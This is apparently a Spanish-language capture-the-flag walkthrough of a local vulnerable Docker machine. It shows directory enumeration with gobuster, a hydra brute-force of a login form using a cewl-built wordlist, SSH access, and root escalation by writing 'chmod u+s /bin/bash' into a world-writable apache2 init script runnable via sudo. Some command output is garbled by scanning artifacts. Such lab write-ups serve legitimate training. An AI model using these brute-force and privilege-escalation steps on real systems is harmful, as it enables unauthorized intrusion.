

Vamos a desplegar la maquina vulnerable.



Haremos un escaneo profundo de los puertos abiertos de la máquina.

Vemos que tenemos el servicio http, así que haremos un gobuster para listar directorios escondidos.

```
Sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,py,txt -t 100 -k -r


Gobuster v3.8
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[+] Url: http://172.17.0.2
[{-}] Method: GET
[{-}] Threads: 100
[{-}] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[{-}] Vegr Agent: gobuster/3.8
[{-}] Extensions: php,html,py,txt
[{-}] Follow Redirect: true
[{-}] Timeout: 10s


Starting gobuster in directory enumeration mode

//login.php (Status: 200) [Size: 883]
//db.php (Status: 200) [Size: 3/681]
//logout.php (Status: 200) [Size: 3/681]
//logout.php (Status: 200) [Size: 3/681]
```

Encontramos un login.php.



Tambien encontramos una pista en el puerto 3306



Despues de hacer un ataque con el rockyou y no tener resultados, haremos un ataque con un diccionario generado con cewl, que recolecta datos y genera un diccionario.

```
) cewl http://172.17.0.2 > password
```

Ahora hacemos el ataque de fuerza bruta y vemos que encontramos la contraseña.

```
) hydra -l medusa -P <u>password</u> 172.17.0.2 http-post-form "/login.php:username=medusa6password=^PASS^:Invalid credentials"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-20 20:26:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 139 login tries (l:1/p:139), -9 tries per task
[DATA] attacking http-post-form://172.17.0.2:80/login.php:username=medusa6password=^PASS^:Invalid credentials
[80][http-post-form] host: 172.17.0.2 login: medusa password: enthusiasts
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-20 20:27:00
```

Ahora cuando nos logeamos, encontramos la siguiente pista.

El usuario será Kinder y contraseña medusa.



Accedemos por ssh a este usuario.

```
ssh Kinder@172.17.0.2
Kinder@172.17.0.2's password:
Permission denied, please try again.
Kinder@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.25-amd64 x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                    https://landscape.canonical.com
                    https://ubuntu.com/pro
 * Support:
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Kinder@59764789fc6b:~$
```

Ahora hacemos un sudo -l para ver si contamos con con binarios por donde podamos escalar privilegios.

```
Kinder@59764789fc6b:~$ sudo -l
Matching Defaults entries for Kinder on 59764789fc6b:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin, use_pty

User Kinder may run the following commands on 59764789fc6b:
    (ALL: ALL) NOPASSWD: /usr/sbin/service apache2 restart
```

Encontramos que uno es apache2 y buscaremos a ver en que directorios se encuentra. Encontramos init.d que es por donde ejecuta todos los programas start restart, etc.

```
Kinder@59764789fc6b:~$ find / -name apache2 2>/dev/null
/run/lock/apache2
/run/apache2
/usr/lib/apache2
/usr/lib/php/8.3/sapi/apache2
/usr/sbin/apache2
/usr/share/bug/apache2
/usr/share/lintian/overrides/apache2
/usr/share/doc/apache2
/usr/share/apache2
/var/lib/php/modules/8.3/apache2
/var/lib/apache2
/var/cache/apache2
/var/log/apache2
/etc/init.d/apache2
/etc/cron.daily/apache2
/etc/logrotate.d/apache2
/etc/apache2
/etc/ufw/applications.d/apache2
/etc/php/8.3/apache2
Kinder@59764789fc6b:~$
```

Vamos a este directorio y vemos que tenemos permisos para poder hacer lo que queramos con el script de apache2.

```
Kinder@59764789fc6b:~$ cd /etc/init.d

Kinder@59764789fc6b:/etc/init.d$ ls -la

total 36

drwxrwxrwx 1 root root 4096 Aug 23 2024

drwxr-xr-x 1 root root 4096 Oct 20 20:24 ..

-rwxr-xr-x 1 root root 2489 Mar 18 2024 apache-htcacheclean

-rwxrwxrwx 1 root root 8141 Aug 23 2024 apache2

-rwxr-xr-x 1 root root 3152 Dec 5 2023 dbus

-rwxr-xr-x 1 root root 1421 Aug 23 2024 message-server

-rwxr-xr-x 1 root root 959 Mar 24 2024 procps

-rwxr-xr-x 1 root root 4060 Apr 4

Kinder@59764789fc6b:/etc/init.d$
```

Lo vamos a editar y añadiremos el siguiente comando para que cuando lo ejecutemos, al escribir bash -p, nos lance una terminal como root.

```
#!/bin/sh

chmod u+s /bin/bash
```

Ahora volvemos a ejecutar esto como sudo y escribimos bash -p y ahora somos root.

```
Kinder@59764789fc6b:/etc/init.d$ sudo /usr/sbin/service apache2 restart
Kinder@59764789fc6b:/etc/init.d$ bash -p
bash-5.2# whoami
root
bash-5.2#
```